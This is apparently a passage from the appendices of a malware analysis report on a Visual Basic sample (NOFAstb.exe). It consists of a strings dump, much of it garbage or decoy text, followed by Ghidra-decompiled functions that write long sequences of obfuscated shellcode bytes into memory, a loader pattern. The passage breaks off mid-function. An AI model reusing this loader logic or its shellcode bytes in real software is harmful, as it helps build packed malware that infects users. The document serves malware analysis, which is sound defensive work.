000122A8 \_ul(.

000122AF E/b7{P

000122DF ,\*0n:

000122E6 I=:!a

000123D2 d n#

00012435 JQ`)+

000124F8 00\_I/,

00012592 \@g?]

000125AA h41$e

00012656 V%Pn

00012692 XdA8QK

000126AA >mkbCplV

000126BF y?MO

000126EF >eTH

000127E4 )#M.e

00012886 xI|V

0001288F t6o?hY,b"c

000128CB ??G1W#J,

000128D5 +}/k$

00012983 RuSrN~yzy

00012992 `8a.i

000129A8 WwUaK[B^5E0By!H

000129CA 5@1O?

000129D0 C&E!}%

00012A80 uhwK

00012A8E zGw\X;

00012A96 qD`wl|

00012AC5 /8H=S>i9

00012B8F ~^fFaYmk

00012B9A f"m[

00012BA8 ULW-P

00012BB5 DaGpg@^KON$6

00012C87 xLv\vKjrh`

00012CA0 ]oP{UwRlJqAYS#]/O|!C

00012CC7 6<868

00012CCD G<P.c!

00012D8D BEgW\V

00012D96 {k``

00012DB3 KUNNJ=pM'F

00012DD8 )l&s

00012DE2 7\*2,5/0 3 4#:&(=

00012DF3 $8 0$1/=,6$3&

00012EA5 mkC!

00012F91 |]J\*\_Q

00013087 LOE;

000130E9 1{tk;

000131B3 ~:\_p{C

000131E0 f5hj

00013271 TwG9@NS

0001328F R,,]

00013298 h9NU

000132E1 ,W;/mj

000132EF L6?L"

0001339E Tl9k Z]

000133D4 8^a@

0001348A <hKm

0001349C QOGC

000134A5 x=^-)

000134F8 ` }N

000135DD U3yb

0001360C #e38(

00013615 7? R

0001361D !X&\*

000136AB Lk"j

000136BC pna(j

000136E4 ,j(3,c(

00013782 ]M/OM

00013790 W\j^

000137AB M|ba&

000137E8 ZQGH

000138A2 ,OM^

000138AE AGu8x

000138B6 D[pp\

000138E1 )%+-e

000138F2 k9=>akx

000138FA p+G3w

0001393E y7b0\*

000139A2 #C}%

000139A7 !Gakm

000139ED "8>74

00013A24 f)kn

00013A31 @{?z

00013A7A {s2z

00013AA7 ny 4

00013AB6 qj <

00013ABB nl;u4

00013AE1 3(1Y

00013B85 XN<J

00013BAF k?0S

00013BEB 4h@'

00013C5B qIdm

00013C9E \*#ji

00013CB4 }[a:

00013CD8 nT8C

00013D89 CnZ'b^

00013DA0 46666

00013DF8 z/Z17

00013E75 S4ZQ3

00013E7F 3JUH

00013EE8 /`$$

00013F80 sy7l

00013F9B UY+V

00013FBB (6ke

00013FF0 $+tj

000140F4 Xo;k=

00014192 vz(ia

00014248 g>z

0001425D ~|fUAx

0001428B T6 ]JY

00014298 8x(Z

000142A5 yZ}j

000142EA <&K#

00014388 KI]\*IrEO

000143AF CW,z

000143FD K5%K

00014419 [$X=K

000144A2 hkmm"

000144E4 )-0o

000144FA )A1;

0001458F cw\_XW

000145AA Me|"-

000145D7 v@X]

000145E8 x),Ij

000145F2 0o8!

000145FB 67(~

0001469F CnNA

000146A5 Yke'hg

000146BC 7xP5

000146D3 dI|Q

000146E9 !R!VQ

000146F6 N#efk

0001476D r.tw

000147AD `ziwc4

000147B4 ;bk?

0001485E =X0$

0001489C Yc2Y

000148AC 8GEv6

000148C5 Q.~G

00014982 l;M|

000149C9 @J #j")U

00014A78 =1Vv

00014AA2 "9tA

00014AA9 qoEj%i

00014AC4 a)Z\_

00014AD0 ?]DD

00014AF2 vo81

00014BA2 Hi,i{oX

00014BC9 +LdC

00014BE9 `,Aj

00014BFB rE9<i

00014C9F )hI2

00014DC2 I[Q)ZB?

00014DD5 ?)[QRA

00014DDC V[DNk

00014DF5 70\t0

00014ECA 91Uj

00014EF3 Cuoo

00014FB4 q+9s

00014FBA 4bVi0y

00014FF0 |<4w

00014FF9 x.07

00015092 X[Y\_

000150A1 :i.^m

000150AC /FEG

000150BA i~3{r

000150EA h!dj"s7

000150F3 -8>W8c

0001518E D,0Y

000151B0 ey|cOyi3

000151BF 5.!A

00015271 <1l(=

000152A1 ((I,u

000152E4 f=mq

000153A1 =LW,

000153AD woZ6

000153F8 %`\o

00015440 bY-vrr

0001548C ^($E}

0001549F U8+i

000154A4 b%(e

000154BB |+\_B

000154CD @I7S

000155BC WF05

000155F9 %!B7<

0001560E ,@)#'

00015688 ZH'aF

0001568E -N5Q

000156A6 lainj`m

000156FB 7cGse

00015795 W}LT

000157F1 ^;h8

0001583B {|\*K

0001589D S5~6

000158B4 @? +

000158E0 ~{'q

000158F3 >+I>

00015991 \,I?

00015998 k~(X

000159AA @t?2w

000159B3 h[G"{x

000159F4 H7Q6!

000159FC "\_";

00015A90 rE@y@

00015AAA Eakr

00015AB1 G;{`

00015AF4 8yy{!a6{

00015B4D \_uN^j

00015BB0 wtx{y;

00015BB7 9`p4

00015BD4 U?5+

00015BEE 'E\*<"

00015C8C OfeGw

00015CA2 +0o&k#

00015CAC k>Ao?

00015CB9 Td$?

00015CDF f\:($

00015D77 stqT

00015DED #)s"Z8<

00015E33 85;b

00015E66 Um$`mI

00015EB4 S}^Zy

00015EBC t{zi

00015EE4 k:&!

00015EEA -&%V

00015EF0 q,p89

00015FA4 5-n6

00015FA9 aFNA

00015FBA |vwtFe

00015FE4 )/\*\*

00015FEB H)#!&7

00015FF2 :;8?%30$X87/2m

00016082 J{L@JJOLxUKO

000160AD adot|Xs;{

000160B9 |puw{~M

000160DF p((J-#F,~

000160F3 997e

00016180 QS8R9

00016186 S\*?Ax

0001618C LB\_ugF)LkjT}W`Y

000161A5 bWno

000161B5 ~pkvp|c#urix

000161E6 +/$',!

000161F0 2L<[)<a9

000161FA ?c";

00016280 KQNKU)

00016291 \_+^[

00016299 h\SKb

000162B3 zO~m{xp`

000162F0 2<\*"

000162F9 /X?7

00016392 YaXk[[)S

000163A4 X\?,\h

000163AC rbe}mLHJ|

000163E5 -5/0 3

000163ED =$86#9$8 0$1/=,6

0001641D kwsOQ

0001642E I';<Y

00016436 @^UV<3

00016440 JmHagm

00016449 Ibp.Q

00016454 Y\_S[

00016483 K:1=

00016497 ZSQXP

000164A5 nijo3<ak

000164AE Egw}x{

000164B5 {sk@

000164BA }stj

000164EB #)"5$5>:=9;q;2

00016587 2OC\A

0001658D bEoWlX[

0001660A m`=\_X

00016613 FBBICyy

0001661E kx\HIY

00016625 uEsr~q

00016638 DekS

00016682 HJMNZNO

0001668D VeGW^Z[Y\_S\_SQ\rC[SXieyhmmjGl`|pk`fds|~{}vqlq

000166E4 ,m\*$

000166F9 0;37

000167AB oyjetwuxmq

000167B6 frppWzw

000167D2 Acp;

000167D9 S'e5W

000168A6 j36q

000168E5 +w&>

000168F3 Mns`

000168FA <&dlP

00016947 BQbL

000169A2 hV5b'

000169AA #ad0L

000169BA @+W~r

000169EE Fo$p

00016A7F iZUD

00016A98 (P+r\S

00016AA9 y\_aC

00016AC2 1%h-

00016AEE %d& P

00016B31 @|{f7

00016B69 -<I(;

00016B79 vAp:

00016B92 Xzo&

00016B9A PSN#

00016BBF yJ'\

00016BFA EY>+2

00016C8E EcOBM

00016D80 2-3SM

00016D97 [wo[3

00016DAF e>(p

00016DB4 <@0?

00016DC0 B[q^Y

00016DDF ,\*mo

00016E7D kHI

00016E8E >GW-X

00016E97 6QRhS

00016EA4 ]`lgEA

00016EB1 yx{z

00016F05 wp0Q

00016F2B +#'k

00016F82 A?-MJ.

00016F9F )j\*}

00016FE7 K'!,

00016FEC ["?=7<

00016FF5 ?@;M

00016FFD ;C9`Xx

00017088 O3LT

0001709D +RaN

00017192 hS9/Q

0001719E Rlji

000171AB a;Teg

000171F1 <XK9eN

00017289 h<Ap

00017299 ]s'[lijo

000172A6 jy'al

000172E7 ^/]`

000172F2 H;\*r

000172F8 2A;C7

0001734A L+[(

00017380 JIHKMMJNOALAKBEGW\X[Y\_Q[PP\SW[RYjihkmmjnoalakbegw|x{y

000173B6 q{pp|sw{ry

000173E0 \*)(+--\*./!,!+"%'7<8;9?1;00<37;29

00017480 JIHKMMJNOALAKBEGW\X[Y\_Q[PP\SW[RYjihkmmjnoalakbegw|x{y

000174B6 q{pp|sw{ry

000174E0 \*)(+--\*./!,!+"%'7<8;9?1;00<37;29

00017587 {-t$t9w=r

000175A3 ^m[fXrW^WRT

000175CD 5!0>+(,/(,,U'C$q,`.

00017683 ~-x!{

0001769F oz^@\-Z2Y

000176BD BoC#38107T4j;z;v8

000176D9 +$(U ["d

00017780 O|B~

00017787 {#v<v?u=p+k

00017799 h<k3c:a

000177A5 UZW4X

000177BD @zEa5x7z1v2

000177EA ,!+"%'7<8;9?1;00<37;29

00017880 JIHKMMJNOALAKBEGW\X[Y\_Q[PP\SW[RYjihkmmjnoalakbegw|x{y

000178B6 q{pp|sw{ry

000178E0 \*)(+--\*./!,!+"%'7<8;9?1;00<37;295665778782565768827838

Unicode Strings:

---------------------------------------------------------------------------

000039B2 @ysP

00003AC6 @\*\AC:\Documents and Settings\

00003B38 \Remounter (2)\Remounter\VeladonACCOJ.vbp

000040FC ScaleHeight

00004114 ScaleWidth

0000412C Line

00004584 5665778782565768827838

000045B8 57576736879580478257258376974939

00004600 &HFF

0000917A ABOUT

00009196 VS\_VERSION\_INFO

000091F2 VarFileInfo

00009212 Translation

00009236 StringFileInfo

0000925A 040904B0

00009272 Comments

00009284 Note: In CSS3, the text-decoration property is a shorthand property for text-decoration-line, text-decoration-color, and text-decoration-style, but this is currently.

000093DA CompanyName

000093F4 In CSS3

0000940A FileDescription

0000942C Note: In CSS3, the text-decoration property is a shorthand property for text-decoration-line, text-decoration-color, and text-decoration-style, but this is currently.

00009582 ProductName

0000959C Goodreads

000095B6 FileVersion

000095D0 1.00.0065

000095EA ProductVersion

00009608 1.00.0065

00009622 InternalName

0000963C Callstb

00009652 OriginalFilename

00009674 NOFAstb.exe

0000AE22 Olib (pronounced [??lib]; Italian: Ulbo) is an island in northern Dalmatia, located northwest of Zadar, southwest of Pag, southeast of Lo

0000AF36 inj and just east of Silba

## Appendix B – Malware Function Calls

uint entry(void)

{

byte bVar1;

char cVar2;

byte \*pbVar3;

pbVar3 = (byte \*)ThunRTMain(&DAT\_00403a08);

bVar1 = (byte)pbVar3;

\*pbVar3 = \*pbVar3 + bVar1;

\*pbVar3 = \*pbVar3 + bVar1;

\*pbVar3 = \*pbVar3 + bVar1;

\*pbVar3 = \*pbVar3 ^ bVar1;

\*pbVar3 = \*pbVar3 + bVar1;

pbVar3 = pbVar3 + 1;

cVar2 = (char)pbVar3;

\*pbVar3 = \*pbVar3 + cVar2;

\*pbVar3 = \*pbVar3 + cVar2;

\*pbVar3 = \*pbVar3 + cVar2;

return (uint)pbVar3 & 0xffffff00 | (uint)(byte)(cVar2 + 0x52);

}

void FUN\_0040430c(void)

{

code \*UNRECOVERED\_JUMPTABLE;

if (DAT\_00408530 != (code \*)0x0) {

/\* WARNING: Could not recover jumptable at 0x00404315. Too many branches \*/

/\* WARNING: Treating indirect jump as call \*/

(\*DAT\_00408530)();

return;

}

UNRECOVERED\_JUMPTABLE = (code \*)DllFunctionCall(&PTR\_s\_USER32\_004042f4);

/\* WARNING: Could not recover jumptable at 0x00404323. Too many branches \*/

/\* WARNING: Treating indirect jump as call \*/

(\*UNRECOVERED\_JUMPTABLE)();

return;

}

void FUN\_00404970(void)

{

undefined uVar1;

undefined4 uVar2;

undefined4 uVar3;

undefined4 uVar4;

undefined4 uVar5;

undefined4 uVar6;

undefined4 local\_38 [2];

undefined4 \*local\_30;

undefined4 local\_28 [2];

undefined \*local\_20;

undefined4 local\_18;

void \*pvStack\_14;

undefined \*puStack\_10;

undefined \*local\_c;

undefined \*local\_8;

puStack\_10 = &LAB\_00401226;

pvStack\_14 = ExceptionList;

local\_c = &stack0xffffffac;

local\_8 = &DAT\_00401168;

local\_18 = 0;

local\_28[0] = 0;

local\_38[0] = 0;

ExceptionList = &pvStack\_14;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x1a] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0xb] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0xc] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0xd] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0xe] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0xf] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[1] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[2] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[3] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[4] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[5] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[6] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[7] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[8] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[9] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[10] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x10] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x11] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x12] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x13] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x14] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x15] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x16] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x17] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x18] = uVar1;

uVar1 = \_\_vbaUI1I2();

DAT\_00408080[0x19] = uVar1;

uVar1 = \_\_vbaUI1I2();

\*DAT\_00408080 = uVar1;

local\_20 = &DAT\_00408058;

local\_28[0] = 0x2011;

\_\_vbaStrVarCopy(local\_28);

\_\_vbaStrMove();

local\_20 = DAT\_00408080;

local\_28[0] = 0x4011;

uVar2 = FUN\_00404be0(local\_28);

local\_30 = &local\_18;

local\_38[0] = 0x4008;

uVar3 = FUN\_00404be0(local\_38);

uVar6 = 0;

uVar5 = 0;

uVar4 = 0;

FUN\_0040430c();

\_\_vbaSetSystemError(uVar2,uVar3,uVar4,uVar5,uVar6);

return;

}

void \_\_cdecl FUN\_00404be0(undefined4 param\_1)

{

int iVar1;

short sVar2;

undefined4 uVar3;

undefined4 uVar4;

undefined \*local\_3c;

undefined \*local\_38;

undefined local\_30 [12];

undefined2 \*local\_24;

void \*pvStack\_14;

undefined \*puStack\_10;

undefined \*local\_c;

undefined \*local\_8;

puStack\_10 = &LAB\_00401226;

pvStack\_14 = ExceptionList;

local\_c = &stack0xffffffb0;

local\_8 = &DAT\_00401178;

sVar2 = 0;

local\_3c = (undefined \*)0x0;

ExceptionList = &pvStack\_14;

\_\_vbaAryConstruct2(local\_30,&DAT\_00404410,2);

\*local\_24 = 0x448b;

local\_24[1] = 0x424;

local\_24[2] = 0xc083;

local\_24[3] = 0x8b08;

local\_24[4] = 0x3100;

local\_24[5] = 0x3bc9;

local\_24[6] = 0x244c;

local\_24[7] = 0x7408;

local\_24[8] = 0x8b02;

local\_24[9] = 0xc300;

local\_24[10] = 0;

local\_24[0xb] = 0;

local\_24[0xc] = 0;

iVar1 = rtcVarType(param\_1);

if (iVar1 == 8) {

sVar2 = -1;

}

iVar1 = rtcVarType(param\_1);

if (iVar1 == 9) {

sVar2 = -1;

}

uVar4 = 0;

iVar1 = (int)sVar2;

uVar3 = 0;

local\_3c = (undefined \*)FUN\_0040430c();

\_\_vbaSetSystemError(local\_24,param\_1,iVar1,uVar3,uVar4);

local\_38 = local\_3c;

local\_3c = local\_30;

\_\_vbaAryDestruct(0,&local\_3c);

return;

}

void \_\_cdecl FUN\_00404d00(int param\_1,undefined4 \*param\_2,undefined4 param\_3,undefined4 param\_4)

{

undefined4 uVar1;

undefined4 uVar2;

uint uVar3;

undefined4 uVar4;

undefined4 \*puVar5;

undefined4 local\_3c [2];

int local\_34;

undefined4 local\_2c [2];

undefined4 local\_24;

short \*local\_1c [2];

void \*pvStack\_14;

undefined \*puStack\_10;

undefined \*local\_c;

undefined \*local\_8;

puStack\_10 = &LAB\_00401226;

pvStack\_14 = ExceptionList;

local\_c = &stack0xffffffa0;

local\_8 = &DAT\_00401188;

local\_1c[0] = (short \*)0x0;

local\_3c[0] = 0;

ExceptionList = &pvStack\_14;

\*\*(undefined2 \*\*)(param\_1 + 0x44) = 0x8955;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 2) = 0xe8e5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 4) = 0x3a4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 6) = 0;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 8) = 0xd7b5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 10) = 0x40a7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xc) = 0x585c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xe) = 0x8b2c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x10) = 0xd8b5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x12) = 0x40a7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x14) = 0x5b5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x16) = 0x214d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x18) = 0x15e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1a) = 0x10a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1c) = 0x4136;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x1e) = 0x40cd;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x20) = 0x14c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x22) = 0x87a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x24) = 0x2558;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x26) = 0x50a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x28) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2a) = 0x2af1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2c) = 0x885c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x2e) = 0x1742;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x30) = 0xfe36;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x32) = 0x905a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x34) = 0xf9df;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x36) = 0x35a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x38) = 0x8a93;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3a) = 0xc99a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3c) = 0x1503;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3e) = 0xc9fd;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x40) = 0xfddb;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x42) = 0x40aa;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x44) = 0x8a5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x46) = 0x48e8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x48) = 0x70d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x4a) = 0x4199;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x4c) = 0x8892;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x4e) = 0xcb92;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x50) = 0x3512;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x52) = 0xf2c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x54) = 0x8858;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x56) = 0xc35c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x58) = 0x499d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x5a) = 0xf2c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x5c) = 0x8250;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x5e) = 0x464;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x60) = 0x4ed5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x62) = 0xc3ad;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 100) = 0x119d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x66) = 0xf2c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x68) = 0x804c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x6a) = 0x9064;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x6c) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x6e) = 0xc9a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x70) = 0x4513;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x72) = 0x704c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x74) = 0x15e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x76) = 0x19a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x78) = 0x4ed5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x7a) = 0xc38d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x7c) = 0x1121;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x7e) = 0x35a4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x80) = 0xe84c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x82) = 0x43b4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x84) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x86) = 0xa8ff;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x88) = 0xac;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x8a) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x8c) = 0xd1a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x8e) = 0x52c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x90) = 0x824c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x92) = 0x4cd8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x94) = 0x745c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x96) = 0x24b5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x98) = 0x1cd7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x9a) = 0x4095;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x9c) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x9e) = 0x1b2e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xa0) = 0x8a4c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xa2) = 0x7cfe;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xa4) = 0x5cd5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xa6) = 0xcba9;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xa8) = 0x2913;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xaa) = 0x464c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xac) = 0x15e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xae) = 0x1aa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xb0) = 0xc6b4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xb2) = 0x40a4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xb4) = 0xfe5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xb6) = 0x48d2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xb8) = 0x76a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xba) = 0x2aa9;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xbc) = 0x6b5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xbe) = 0x2aa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xc0) = 0x6b58;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xc2) = 0x2aa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xc4) = 0x6b5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xc6) = 0xbfa5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 200) = 0x1129;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xca) = 0x355a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xcc) = 0xfe50;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xce) = 0xc375;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xd0) = 0xa4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xd2) = 0xc5aa;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xd4) = 0xfe6c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xd6) = 0xbf5a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xd8) = 0x4ed7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xda) = 0xa9b1;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xdc) = 0xb5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xde) = 0x40a5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xe0) = 0xe906;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xe2) = 0x4133;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xe4) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xe6) = 0x375a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xe8) = 0x8a58;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xea) = 0x48ea;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xec) = 0x30a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xee) = 0x905a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xf0) = 0x86d7;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xf2) = 0x4f59;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xf4) = 0x15c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xf6) = 0xcf;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xf8) = 0x134;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xfa) = 0x4095;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xfc) = 0x8a5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0xfe) = 0xc3aa;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x100) = 0x519d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x102) = 0x2af4;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x104) = 0x885c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x106) = 0xc35e;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x108) = 0x59f;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x10a) = 0xcbf6;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x10c) = 0x90b;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x10e) = 0x725a;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x110) = 0xd1a3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x112) = 0xb826;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x114) = 0xe5c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x116) = 0x520;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x118) = 0x15d;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x11a) = 0xcba5;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x11c) = 0x1513;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x11e) = 0xa84c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x120) = 0x15d;

